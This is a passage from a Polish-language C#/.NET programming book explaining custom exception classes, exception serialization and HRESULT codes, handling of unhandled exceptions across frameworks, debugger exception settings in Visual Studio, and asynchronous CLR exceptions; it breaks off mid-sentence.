Zazwyczaj przed udostępnieniem aplikacji należy postarać się usunąć cały kod zgłaszający wyjątki `NotImplementedException`, zastępując go odpowiednimi implementacjami. Niemniej jednak mogą się pojawić sytuacje, w których będziemy chcieli taki kod zostawić. Założmy, że napisaliśmy bibliotekę zawierającą abstrakcyjną klasę bazową, a nasi klienci tworzą klasy dziedziczące po niej. Udostępniając nową wersję takiej biblioteki, możemy dodać do naszej klasy bazowej jakieś nowe metody. Wyobraźmy sobie teraz, że chcemy rozszerzyć naszą bibliotekę o nowe możliwości, przy czym wydaje się, że sensownym rozwiążaniem byłoby dodanie w tym celu nowej metody do naszej klasy bazowej. Byłyby to poważna zmiana — po wprowadzeniu nowej wersji biblioteki istniejący kod, który dziedziczy po tej klasie bazowej, przestałby działać. Całego problemu można uniknąć, używając metody wirtualnej, a nie abstrakcyjnej; ale co zrobić, jeśli nie ma żadnej sensownej implementacji, którą można by umieścić w takiej metodzie? W takim przypadku w klasie bazowej można umieścić implementację tej metody, która zgłasza wyjątek `NotImplementedException`. Kod przygotowany z wykorzystaniem starej wersji biblioteki nie będzie próbował korzystać z nowej możliwości, więc nigdy nawet nie spróbuje wywołać tej metody. Jeśli jednak klient spróbuje skorzystać z nowej możliwości bez przesłonięcia w swojej klasie odpowiedniej metody klasy bazowej, to zostanie zgłoszony wyjątek. Innymi słowy, rozwiązanie to daje możliwość postawienia wymogu o następującej postaci: musisz przesłonić tę metodę, jednak tylko wtedy, gdy planujesz używać możliwości, którą ona reprezentuje.

Oczywiście istnieją także inne, bardziej wyspecjalizowane typy wyjątków i zawsze należy postarać się odnaleźć taki, który najlepiej odpowiada zgłaszanemu problemowi. Jednak czasami może się pojawić konieczność przekazania informacji o błędzie, którego nie można przedstawić przy użyciu żadnego z typów wyjątków

dostępnych w bibliotece klas .NET Framework. W takich przypadkach trzeba będzie napisać własną klasę wyjątku.

## Wyjątki niestandardowe

Minimalnym wymogiem, jaki musi spełniać klasa wyjątku, jest to, że musi to być klasa pochodna typu `Exception`. Istnieją jednak pewne wytyczne projektowe. Pierwszą sprawą, nad jaką należy się zastanowić, jest wybór odpowiedniej klasy bazowej. Kiedy przyjrzymy się typom wyjątków dostępnych w bibliotece klas, zauważymy, że wiele z nich nie dziedziczy bezpośrednio po klasie `Exception`, lecz po klasach `ApplicationException` lub `SystemException`. Oba tych klas należy unikać. Zostały one początkowo wprowadzone z zamiarem rozróżniania wyjątków generowanych przez aplikacje oraz przez .NET Framework. Jednak okazało się, że takie rozróżnienie nie jest użyteczne. Niektóre wyjątki mogą być bowiem zgłaszane przez oba te źródła, a nigdy się nie zdarzyło, by celowe było użycie rozwiązania, w którym jedna procedura obsługuje wszystkie wyjątki aplikacji, lecz nie obsługuje wszystkich wyjątków systemowych, lub na odwrót. Aktualnie wytyczne projektowe biblioteki klas zalecają, by nie korzystać z żadnej z tych klas bazowych.

Niestandardowe klasy wyjątków zazwyczaj dziedziczą bezpośrednio po klasie `Exception`, chyba że reprezentują jakąś bardziej wyspecjalizowaną formę już istniejącego wyjątku. Na przykład wiemy już, że `ObjectDisposedException` jest bardziej wyspecjalizowaną postacią wyjątku `InvalidOperationException`, a okazuje się, że biblioteka klas udostępnia także kilka innych, wyspecjalizowanych typów pochodnych tej klasy, takich jak klasa `ProtocolViolationException` używana w kodzie obsługującym komunikację sieciową. Jeśli problem, który staramy się zgłosić, w oczywisty sposób jest przykładem jakiegoś istniejącego typu wyjątku, lecz z jakichś powodów uznamy, że wygodniej będzie zdefiniować typ bardziej wyspecjalizowany, to należy zdefiniować nową klasę, używając istniejącego typu wyjątku jako klasy bazowej.

Choć klasa bazowa `Exception` definiuje konstruktor bezargumentowy, to jednak zazwyczaj nie należy go używać. Wyjątki powinny zawierać użyteczny, tekstowy opis błędu, dlatego też konstruktory niestandardowych typów wyjątków zawsze powinny wywoływać konstruktor klasy `Exception` pobierający łańcuch znaków. Komunikat<sup>[41]</sup> wyjątku można podać na stałe w klasie pochodnej bądź też udostępnić konstruktor umożliwiający jego podanie, który będzie wywoływał odpowiedni konstruktor klasy bazowej. Niestandardowe typy wyjątków bardzo często stosują oba te rozwiązania, choć jeśli nasz kod używa tylko jednego rodzaju konstruktora, to może to oznaczać niepotrzebny wysiłek. Wszystko zależy od tego, czy niestandardowe wyjątki będą zgłaszane tylko przez nasz kod, czy też przez kod, który nie znajduje się pod naszą kontrolą.

Powszechnie udostępnia się także konstruktor pozwalający na przekazanie innego wyjątku, który zostanie umieszczony we właściwości `InnerException` nowego obiektu. Jeśli piszemy klasę wyjątku tylko na własne potrzeby, to dodawanie takiego konstruktora nie ma raczej sensu, jeśli go nie będziemy potrzebować; jeśli jednak nasza klasa wyjątku wchodzi w skład biblioteki, to takie rozwiązanie jest powszechnie stosowane. [Przykład 8-11](#) przedstawia hipotetyczny przykład klasy wyjątku udostępniającej różne konstruktory oraz typ wyliczeniowy używany we właściwości definiowanej przez tę klasę.

#### Przykład 8-11. Klasa niestandardowego wyjątku

```
public class DeviceNotReadyException : InvalidOperationException
{
    public DeviceNotReadyException(DeviceStatus status)
        : this("Urządzenie musi być w stanie gotowości - Ready", status)
    {
    }

    public DeviceNotReadyException(string message, DeviceStatus status)
        : base(message)
    {
        Status = status;
    }

    public DeviceNotReadyException(string message, DeviceStatus status,
                                   Exception innerException)
        : base(message, innerException)
    {
        Status = status;
    }

    public DeviceStatus Status { get; private set; }
}

public enum DeviceStatus
{
    Disconnected,
    Initializing,
    Failed,
    Ready
}
```

Uzasadnieniem definiowania niestandardowego typu wyjątku w tym przykładzie jest to, że może on powiedzieć nam coś więcej na temat błędu, niż jedynie zasygnalizować wystąpienie niewłaściwego stanu. Dostarcza on informacji o stanie obiektu w momencie wystąpienia problemu.

Choć [Przykład 8-11](#) przedstawia typową postać klasy reprezentującej

niestandardowe wyjątki, to jednak z technicznego punktu widzenia czegoś w nim brakuje. Jeśli przyjrzymy się klasie `Exception`, zauważymy, że implementuje ona interfejs `ISerializable` i jest oznaczona atrybutem `[Serializable]`. To specjalny atrybut rozpoznawany przez środowisko uruchomieniowe: udziela on CLR pozwolenia na skonwertowanie obiektu do postaci strumienia bajtów, który następnie będzie można odtworzyć z powrotem do postaci obiektu, na przykład w innym procesie, a może nawet na innym komputerze. Środowisko uruchomieniowe jest w stanie całkowicie zautomatyzować taką konwersję, jednak interfejs `ISerializable` pozwala dostosować ją do konkretnych potrzeb.

Wytyczne projektowe biblioteki klas .NET Framework sugerują, że wyjątki powinny zapewniać możliwość serializacji. Pozwala to bowiem przekazywać je pomiędzy *domenami aplikacji* (ang. *appdomains*). Domena aplikacji to izolowany kontekst realizacji. Programy wykonywane w oddzielnych procesach zawsze są wykonywane w oddzielnych domenach aplikacji, choć istnieje także możliwość rozdzielenia tego samego procesu pomiędzy kilka takich domen. Awaria krytyczna, która doprowadzi do zakończenia jednej domeny aplikacji, nie powinna spowodować zakończenia realizacji całego procesu. Domeny aplikacji tworzą także granice bezpieczeństwa, które nie pozwalają, by kod z jednej domeny pobierał bezpośrednie referencje do obiektów znajdujących się w innej domenie i z nich korzystał, nawet jeśli domena znajduje się w tym samym procesie. Niektóre systemy do wykonywania aplikacji, takie jak platforma internetowa ASP.NET (opisana w [Rozdział 20.](#)), mogą korzystać z domen aplikacji, by w ramach tego samego procesu wykonywać wiele aplikacji, zachowując przy tym ich wzajemną izolację. Zapewniając możliwość serializacji wyjątku, pozwalamy także na przekazywanie go przez granice pomiędzy domenami aplikacji — obiektów nie można używać bezpośrednio spoza tych granic, jednak serializacja pozwala utworzyć kopię obiektu wyjątku, który następnie zostanie odtworzony w docelowej domenie aplikacji. Oznacza to, że wyjątek zgłoszony w aplikacji może być przechwycony przez platformę, w ramach której aplikacja ta jest wykonywana, nawet jeśli platforma ta wykonuje aplikacje w oddzielnych domenach aplikacji.

### PODPOWIEDŹ

Platforma .NET służąca do tworzenia aplikacji o graficznym interfejsie użytkownika przeznaczonych dla systemu Windows 8 nie obsługuje ani domen aplikacji, ani serializacji wykonywanej przez CLR; dlatego też w przypadku wyjątków projektowanych z myślą o tym środowisku nigdy nie implementuje się tej możliwości.

Jeśli nie musimy przejmować się takimi scenariuszami, to nie będziemy musieli zapewniać możliwości serializacji wyjątków. Niemniej jednak opiszę, jak to zrobić, aby wyczerpująco przedstawić temat tworzenia niestandardowych wyjątków. Przede

wszystkim możliwości serializacji typu nie są dziedziczone — sam fakt, że klasa bazowa zapewnia taką możliwość, nie oznacza, że będzie ona dostępna w jej klasach pochodnych. Dlatego też przed deklaracją klasy należy umieścić atrybut `[Serializable]`. Klasa `Exception` wykorzystuje serializację niestandardową, tworząc własne klasy wyjątków — musimy zatem postępować podobnie, a to oznacza konieczność przesłonięcia jedynej składowej interfejsu `ISerializable` oraz udostępnienie specjalnego konstruktora, którego środowisko uruchomieniowe będzie używać podczas deserializacji obiektów naszego typu. [Przykład 8-12](#) przedstawia składowe, które należy zaimplementować, by zapewnić możliwość serializacji niestandardowych wyjątków z [Przykład 8-11](#). Metoda `GetObjectData` zapisuje bieżącą wartość właściwości `Status` wyjątku w specjalnym obiekcie dostarczonym przez CLR podczas serializacji, pozwalającym na zapamiętywanie par nazwa i wartość. Wartość ta jest następnie pobierana i używana przez konstruktor wywoływany podczas deserializacji wyjątku.

### Przykład 8-12. Dodawanie możliwości serializacji

```
public override void GetObjectData(SerializationInfo info,
                                    StreamingContext context)
{
    base.GetObjectData(info, context);
    info.AddValue("Status", Status);
}

public DeviceNotReadyException(SerializationInfo info,
                               StreamingContext context)
    : base(info, context)
{
    Status = (DeviceStatus) info.GetValue("Status", typeof(DeviceStatus));
}
```

Kolejną możliwością niestandardowych wyjątków, nad której zastosowaniem można się zastanowić, jest ustawianie właściwości `HRESULT` bazowej klasy `Exception`. Właściwość ta zacznie mieć znaczenie, gdy nasze wyjątki będą używane w programach korzystających z technik współdziałania. (Usługi współdziałania dostępne w .NET Framework zostały opisane w [Rozdział 21](#)). Jeśli nasz kod .NET został wywołany przy użyciu mechanizmu współdziałania, to wyjątki .NET nie będą mogły być przekazywane do niezarządzanego kodu. Zamiast tego to właśnie właściwość `HRESULT` określi kod błędu, który dotrze do niezarządzanego kodu. Właściwość ta powinna zatem zwracać kod błędu COM, stanowiący najbliższy odpowiednik błędu reprezentowanego przez zgłoszony wyjątek. Nie dla wszystkich wyjątków .NET uda się znaleźć dokładnie odpowiadający im kod błędu. Jednak dla niektórych wbudowanych typów wyjątków takie odpowiedniki istnieją; na przykład wyjątek `FileNotFoundException` przypisuje właściwości `HRESULT` wartość

0x80070002. Jeśli nie są Ci obce zagadnienia dotyczące błędów w technologii COM (które w Win32 SDK są typu `HResult`), to zapewne wiesz, że prefiks 0x8007 oznacza, że mamy do czynienia z błędem systemu Win32 opakowanym w daną `HResult`, a zatem jest to używany w technologii COM odpowiednik błędu Win32 o kodzie 2, czyli błędu `ERROR_FILE_NOT_FOUND`.

Wartość `HResult` jest określana przez klasę bazową, a zatem nie trzeba jej podawać. Jeśli niestandardowa klasa wyjątku dziedziczy bezpośrednio po klasie bazowej `Exception`, to właściwość `HResult` przyjmie w niej wartość 0x80131500. (0x8013 to prefiks błędu stosowany w technologii COM do reprezentacji błędów .NET). Klasa przedstawiona na [Przykład 8-11](#) dziedziczy po klasie `InvalidOperationException`, która właściwości `HResult` przypisuje wartość 0x80131509. Okazuje się, że istnieje lepszy odpowiednik problemu reprezentowanego przez tę niestandardową klasę — jest nim błąd Win32 o nazwie `ERROR_NOT_READY`, który ma wartość 0x15. A zatem klasa ta powinna przypisywać właściwości `HResult` wartość 0x80070015. Jeśli istnieje jakiekolwiek prawdopodobieństwo, że realizacja zostanie przeniesiona przez granicę pomiędzy kodem zarządzanym i niezarządzanym, to w konstruktorze wyjątku powinniśmy ustawić wartość właściwości `HResult`.

## Wyjątki nieobsługiwane

We wcześniejszej części rozdziału opisałem, w jaki sposób aplikacje konsolowe domyślnie reagują na zgłoszenie wyjątku, który nie zostanie obsłużony. Aplikacja wyświetla typ wyjątku, jego komunikat oraz postać stosu wywołań, a następnie kończy działanie. Dzieje się tak niezależnie od tego, czy wyjątek zostanie zgłoszony w wątku głównym, innym jawnie utworzonym wątku, czy też w wątku pobranym z puli wątków tworzonych i zarządzanych przez CLR. (Nie zawsze tak było. Przed wprowadzeniem .NET 2.0, jeśli wyjątek został zgłoszony w wątku utworzonym dla nas przez CLR, był ignorowany — nie pojawiały się żadne informacje o nim, a jego zgłoszenie nie doprowadzało do przerwania działania aplikacji. Czasami można napotkać stare aplikacje, które wciąż działają w taki sposób: jeśli w pliku konfiguracyjnym aplikacji zostanie umieszczony element `legacyUnhandledExceptionPolicy` z atrybutem `enabled="1"`, to wciąż będzie stosowany stary sposób działania, znany z .NET 1.0, czyli nieobsługiwane wyjątki będą znikaly bez śladu).

CLR pozwala dowiedzieć się, kiedy taki nieobsługiwany wyjątek dociera na wierzchołek stosu wywołań. Gdy to się stanie (w dowolnym wątku aplikacji), CLR zgłasza zdarzenie `UnhandledException`, udostępniane przez klasę `AppDomain`. Zdarzenia zostały opisane w [Rozdział 9.](#), jednak [Przykład 8-13](#) już teraz pokazuje,

w jaki sposób można obsłużyć zdarzenie `UnhandledException`, a dodatkowo zgłasza nieobsługiwany wyjątek, dzięki któremu zdarzenie się pojawi.

### Przykład 8-13. Powiadomienie o nieobsługiwany wyjątku

```
static void Main(string[] args)
{
    AppDomain.CurrentDomain.UnhandledException += OnUnhandledException;

    // Celowo doprowadzamy do awarii, by doprowadzić do wystąpienia
    // zdarzenia UnhandledException.
    throw new InvalidOperationException();
}

private static void OnUnhandledException(object sender,
                                         UnhandledExceptionEventArgs e)
{
    Console.WriteLine("Wyjątek nie został obsłużony: {0}", e.ExceptionObject);
}
```

Kiedy procedura obsługi zostanie powiadomiona, będzie już zbyt późno na zatrzymanie wyjątku — niedługo po jej wykonaniu CLR zakończy proces. Zdarzenie to istnieje głównie po to, by umieścić w nim kod odpowiedzialny za rejestrację, dzięki któremu w celach diagnostycznych będziemy mogli zapisać wybrane informacje o awarii. W zasadzie można także spróbować zachować wszelkie niezapisane dane, by ułatwić sobie odtworzenie stanu programu, jeśli zostanie on uruchomiony ponownie; jednak należy przy tym zachować ostrożność — kiedy zostanie uruchomiony kod reagujący na informacje o nieobsługiwany wyjątku, to stan programu z definicji będzie niepewny, zatem może się okazać, że wszystkie zapisane dane będą nieprawidłowe.

Niektóre platformy obsługują aplikacji udostępniają własne sposoby reagowania na nieobsłużone wyjątki. Na przykład klasyczne aplikacje przeznaczone dla systemu Windows muszą zawierać pętlę obsługi komunikatów, która pozwala im reagować na czynności wykonywane przez użytkownika oraz komunikaty systemowe. Pętla ta jest zazwyczaj dostarczana przez jakąś platformę do obsługi graficznego interfejsu użytkownika (taką jak Windows Forms lub WPF). Taka pętla bada wszystkie odbierane komunikaty i w odpowiedzi na nie może się zdecydować na wywoływanie jednej lub kilku metod naszego kodu, a oprócz tego zazwyczaj umieszcza wszystkie te wywołania w blokach `try`, aby przechwytywać wszystkie wyjątki, które nasz kod może zgłaszać. Jednym z powodów takiego działania jest to, że domyślne zachowanie polegające na wyświetleniu wszystkich informacji w oknie konsoli nie jest szczególnie użyteczne w przypadku aplikacji, które takiego okna nie mają. Platformy mogą oczywiście wyświetlać informacje o błędach w normalnym oknie. Platformy do obsługi aplikacji internetowych, takie jak

ASP.NET, potrzebują jeszcze innego mechanizmu: w najprostszym przypadku powinny one generować odpowiedź informującą o wystąpieniu problemu na serwerze, robiąc to w sposób zalecany przez specyfikację HTTP.

Oznacza to, że zdarzenie `UnhandledException` obsługiwane w przykładzie z [Przykład 8-13](#) może nie zostać zgłoszone, jeśli nieobsługiwany wyjątek wymknie się naszemu kodowi, gdyż zostanie obsłużony przez platformę. A zatem jeśli korzystamy z takiej platformy, powinniśmy sprawdzić, czy udostępnia ona jakiś własny mechanizm reagowania na nieobsługiwane wyjątki. Na przykład w aplikacjach ASP.NET można tworzyć plik `global.asax`, a w nim definiować różne globalne procedury obsługi wyjątków oraz metodę `Application_Error` pozwalającą obsłużyć wyjątki, które nie zostały przechwycone w innych miejscach aplikacji. W aplikacjach WPF stosowana jest klasa `Application` udostępniająca zdarzenie `DispatcherUnhandledException`, którego można użyć w tym samym celu. Taka sama klasa dostępna jest w platformie Windows Forms i udostępnia metodę `ThreadException`.

Nawet w razie korzystania z takich platform ich mechanizmy związane z nieobsługiwany zdarzeniami pozwalają reagować wyłącznie na zdarzenia zgłasiane w wątkach, które znajdują się pod kontrolą platformy. Jeśli aplikacja utworzy nowy wątek i zgłosi w nim wyjątek, który nie zostanie obsłużony, to spowoduje on zgłoszenie zdarzenia `UnhandledException`, gdyż platforma nie jest w stanie kontrolować całego środowiska uruchomieniowego.

Nieco ograniczona wersja CLR stosowana w aplikacjach przystosowanych do interfejsu użytkownika systemu Windows 8 nie zawiera klasy `AppDomain`, a zatem jedynym sposobem reagowania na nieobsługiwane błędy zgłasiane w środowisku uruchomieniowym jest skorzystanie z mechanizmów udostępnianych przez platformę. API aplikacji przeznaczonych dla systemu Windows 8 i tworzonych przy wykorzystaniu języka XAML definiuje klasę `Application`, która ma podobne przeznaczenie co analogiczna klasa WPF, choć w jej przypadku interesujące nas zdarzenie nosi nazwę `UnhandledException`.


## Debugowanie i wyjątki

Domyślnie debugger Visual Studio zostaje uruchomiony, jeśli w procesie, do którego został dołączony, zostaje zgłoszony nieobsługiwany wyjątek; jeśli jednak CLR jest w stanie znaleźć procedurę obsługi dla tego wyjątku, to debugger pozwoli na dalsze wykonywanie kodu i nie będzie interweniował. To może stanowić pewien problem w sytuacjach, gdy platformy same zarządzają nieobsługiwany wyjątkami; z punktu widzenia CLR może się wydawać, że wyjątek został obsłużony, gdyż pętla obsługi komunikatów jakiejś platformy do obsługi interfejsu

użytkownika zawierała parę instrukcji `try/catch`, która przechwyciła wyjątek. Do pewnego stopnia platformy mogą minimalizować ten problem, współpracując z debugerem — jeśli w aplikacji WPF napiszemy procedurę obsługi kliknięć dla przycisku, a wewnątrz niej zgłosimy wyjątek, to debuger zostanie uruchomiony, gdyż WPF jest w zowie z Visual Studio. Jednak w bardziej złożonych scenariuszach może się zdarzyć, że w momencie, gdy debuger zdecyduje się wkroczyć do akcji, realizacja programu będzie się znajdować już daleko od miejsca, w którym został zgłoszony oryginalny wyjątek, gdyż został on umieszczony wewnątrz jakiegoś innego wyjątku.

Jeśli na przykład piszemy komponentu interfejsu użytkownika aplikacji WPF nadający się do wielokrotnego wykorzystania, nazywany także *kontrolką użytkownika* (ang. *user control*), i jeśli w jego konstruktorze zostanie zgłoszony wyjątek, to wcale nie ma pewności, że debuger zostanie uruchomiony w miejscu, w który pojawił się wyjątek. Jeśli nasza kontrolka została podana w pliku XAML, to interpreter języka XAML przechwyci wyjątek i zgodnie z podanymi wcześniej informacjami zapisze go we właściwości `InnerException` wyjątku typu `XamlParseException`. I choć pętla obsługi komunikatów aplikacji WPF współpracuje z debugerem Visual Studio, to jednak analizator składni XAML tego nie robi, dlatego też debuger zostanie uruchomiony w momencie zgłaszania „zewnętrznego” wyjątku, a nie w miejscu, w którym nasz kod zgłosił początkowy wyjątek. Oczywiście będziemy w stanie znaleźć miejsce wystąpienia tego początkowego wyjątku — wystarczy przeanalizować zawartość właściwości `InnerException`. Jednak ponieważ wątek działał jeszcze jakiś czas po zgłoszeniu tego początkowego wyjątku, zatem nie będziemy mogli sprawdzić, jakie wartości miały zmienne lokalne ani jaki był stan aplikacji w momencie jego zgłaszania.

Z tego powodu bardzo często zmieniam konfigurację Visual Studio, tak by debuger był uruchamiany możliwie najszybciej po zgłoszeniu wyjątku, nawet jeśli w kodzie znajduje się procedura jego obsługi. Oznacza to, że debuger będzie w stanie wyświetlić pełny kontekst, w jakim został zgłoszony wyjątek. Taki sposób działania Visual Studio można określić w oknie dialogowym *Exceptions* przedstawionym na [Rysunek 8-2](#). Można je wyświetlić za pomocą menu *DEBUG*.



Rysunek 8-2. Okno dialogowe Exceptions Visual Studio

Po zaznaczeniu pola wyboru w kolumnie *Thrown* debugger będzie uruchamiany za każdym razem, gdy zostanie zgłoszony jakikolwiek wyjątek. (To okno dialogowe obsługuje wszystkie możliwe rodzaje kodu. W przypadku aplikacji .NET należy zaznaczyć pole wyboru w wierszu *Common Language Runtime*). Jeśli to pole wyboru nie zostanie zaznaczone, to w kolumnie *User-unhandled* można zaznaczyć, czy realizacja programu ma być przerywana w przypadku, gdy wyjątek będzie obsługiwany przez kod, który nie my napisaliśmy (na przykład w bloku `catch` dostarczonym przez komponent należący do biblioteki klas), bądź jeśli w ogóle nie będzie obsługiwany. Swoją drogą, ta druga kolumna pól wyboru nie zawsze będzie dostępna — wszystko zależy od tego, czy Visual Studio będzie w stanie odróżnić nasz kod od całego pozostałego kodu, a to jest możliwe wyłącznie po zaznaczeniu pola wyboru *Enable Just My Code* w sekcji *Debugging* okna dialogowego *Options*. Ta opcja nie jest zgodna z niektórymi innymi opcjami Visual Studio, w tym także z opcją automatycznego pobierania kodu źródłowego biblioteki klas .NET Framework w celu przeglądania go i krokowego wykonywania w debuggerze (także tę opcję można włączyć w oknie dialogowym *Options*). Jednak kolumna *Thrown* jest dostępna zawsze.

Jednym z problemów związanych z debugowaniem wyjątków od razu w momencie ich zgłaszenia jest to, że zdarza się kod, który zgłasza bardzo dużo „łagodnych” wyjątków. Niektóre platformy robią to częściej niż pozostałe — ASP.NET wydaje się rutynowo zgłaszać, a następnie natychmiast obsługiwać kilka pozbawionych wszelkich konsekwencji wyjątków podczas uruchamiania aplikacji, natomiast WPF rzadko kiedy zgłasza wyjątki poza sytuacjami, gdy pojawiły się jakieś problemy. A zatem w zależności od pisanej aplikacji czasami będzie dobierać wyjątki nieco

bardziej selektywnie. Po rozwinięciu węzła *Common Language Runtime Exceptions* wyświetlane jest drzewo wyjątków podzielonych ze względu na przestrzeń nazw, w której zostały zdefiniowane; dzięki temu można wybrać różne działanie dla różnych wyjątków. Niestandardowe typy wyjątków można dodawać do tego okna dialogowego przy użyciu przycisku *Add*; co pozwala skonfigurować sposób działania debugera podczas zgłaszania naszych wyjątków. Niestety, nie ma możliwości określania działania debugera w zależności od miejsca, w jakim został zgłoszony wyjątek — jeśli zatem wiemy, że konkretna aplikacja lub platforma zawsze zgłasza i obsługuje wyjątek w określonym miejscu, i chcielibyśmy go tam ignorować, a jednocześnie reagować na wyjątki tego samego typu zgłaszane w innych miejscach aplikacji, to nie będziemy mogli tego zrobić.

## Wyjątki asynchroniczne

Na początku tego rozdziału wspominałem, że CLR może zgłaszać niektóre rodzaje wyjątków w dowolnym momencie realizacji programu oraz że ich przyczyny mogą być poza naszą kontrolą. Są to tak zwane wyjątki asynchroniczne, choć nie mają nic wspólnego z programowaniem asynchronicznym ani ze słowem kluczowym **async** opisany w [Rozdział 18](#). W tym kontekście określenie *asynchroniczne* oznacza, że zdarzenia, które mogą doprowadzić do zgłoszenia wyjątku, mogą zachodzić niezależnie od tego, co nasz program będzie robił w danym momencie.

Wyjątkami, które mogą być zgłaszcane w taki asynchroniczny sposób, są: `ThreadAbortException`, `OutOfMemoryException` oraz `StackOverflowException`. Pierwszy z nich może zostać zgłoszony w przypadku, gdy jakiś inny wątek zdecyduje się zakończyć jeden z wątków naszego programu. CLR zrobi to w razie konieczności podczas zamykania domeny aplikacji, jednak ten sam efekt można uzyskać programowo, wywołując metodę `Abort` odpowiedniego obiektu `Thread`. Pozostałe dwa wyjątki są nieco bardziej zaskakujące — raczej nikt by się nie spodziewał, że mogą się one pojawiać w dowolnym miejscu kodu. Przecież nie zabraknie nam pamięci, jeśli nie będziemy próbować jej zarezerwować. A przepełnienie stosu nie nastąpi, jeśli nie spróbujemy wykonać jakiejś operacji, która wymaga miejsca na nim, takiej jak wywołania funkcji. Cóż, okazuje się, że CLR rezerwuje sobie prawo do dynamicznego powiększania stosu w trakcie wykonywania metody, by uzyskać dodatkowe miejsce na dane tymczasowe oraz do rezerwowania pamięci w dowolnym momencie, który uzna za stosowny. To właśnie z tego powodu te dwa wyjątki są uznawane za asynchroniczne — w dowolnym momencie nasz kod może w pośredni sposób doprowadzić do wykonania operacji na stosie lub stercie, nawet jeśli jawnie jej nie żądaliśmy.

Wyjątki asynchroniczne stanowią poważne wyzwanie w kontekście zwalniania używanych zasobów, gdyż mogą występować nawet wewnątrz finalizatorów oraz

bloków `finally` (w tym także tych niejawnych, takich jak te generowane przez instrukcje `using`). Jeśli nasz kod korzystał z kodu niezarządzanego i pobrał od niego jakiś uchwyt, to w jaki sposób możemy zagwarantować, że zostanie on zwrocony, skoro mogą się pojawiać wyjątki asynchroniczne? Nawet jeśli uważnie zastosujemy instrukcję `using`, bloki `finally` oraz finalizatory, by zapewnić prawidłowe zwolnienie uchwytów z możliwie najmniejszym opóźnieniem i w sposób, który zagwarantuje, że operacja ta na pewno zostanie wykonana, to cóż możemy zrobić, jeśli wyjątek asynchroniczny zostanie zgłoszony wewnątrz naszego bloku `finally` lub finalizatora tuż przed zwolnieniem uchwytu?

Standardowym rozwiązańiem w takiej sytuacji jest zaakceptowanie porażki — próby zaradzenia wyjątkom są z natury bardzo trudne, więc znacznie łatwiej jest pozwolić na awaryjne przerwanie programu i jego ponowne uruchomienie. Jeśli wyjątek `OutOfMemoryException` wystąpi jako wynik zwyczajnej próby zarezerwowania miejsca na bardzo dużą tablicę, to być może będziemy w stanie kontynuować działanie programu bez większych problemów, jeśli jednak ilość dostępnej pamięci jest tak mała, że próby alokacji nawet małych obiektów okazują się niemożliwe, to zamknięcie aplikacji może być najbardziej sensownym rozwiązaniem. Podobnie zgłoszenie wyjątku `StackOverflowException` zazwyczaj oznacza, że program znalazł się w stanie najwyższego zagrożenia. Także wyjątki `ThreadAbortException` są zazwyczaj tak destrukcyjne, że głównie używa się ich podczas prób zamknięcia aplikacji. Niemniej jednak CLR udostępnia pewne zaawansowane techniki, dzięki którym istnieje możliwość prawidłowego zamknięcia uchwytów oraz wszelkich innych zasobów pozyskanych z kodu niezarządzanego, nawet jeśli wystąpią ekstremalne sytuacje skutkujące zgłoszeniem przedstawionych wcześniej wyjątków. Techniki te zostały stworzone z myślą o sytuacjach, w których problematyczna aplikacja i tak zostanie zamknięta, jednak proces, w ramach którego jest wykonywane CLR, wciąż musi działać. (Mówiąc konkretnie, ich zadaniem jest umożliwienie uruchamiania CLR w ramach SQL Servera bez narażania się na ograniczenie dostępności bazy danych).

Zazwyczaj stosowanie tych technik może być potrzebne wyłącznie w przypadkach, gdy tworzony kod korzysta z niezarządzanych zasobów, musi spełniać wymogi bardzo wysokiej dostępności oraz gdy program, w ramach którego będzie uruchamiane CLR (na przykład SQL Server), musi działać, nawet jeśli w jednej z używanych aplikacji .NET wystąpi awaria. Wiele typów dostępnych w bibliotece klas .NET Framework wykorzystuje te techniki w naszym imieniu, jednak pisząc kod, rzadko kiedy będziemy musieli sami ich używać. Dlatego też w tej książce nie ma żadnego przykładu takiego rozwiązania, a jedynie jego opis i informacje o tym, w jaki sposób należy go używać.

Aby zagwarantować, że typ .NET dysponujący niezarządzanym uchwytem będzie w

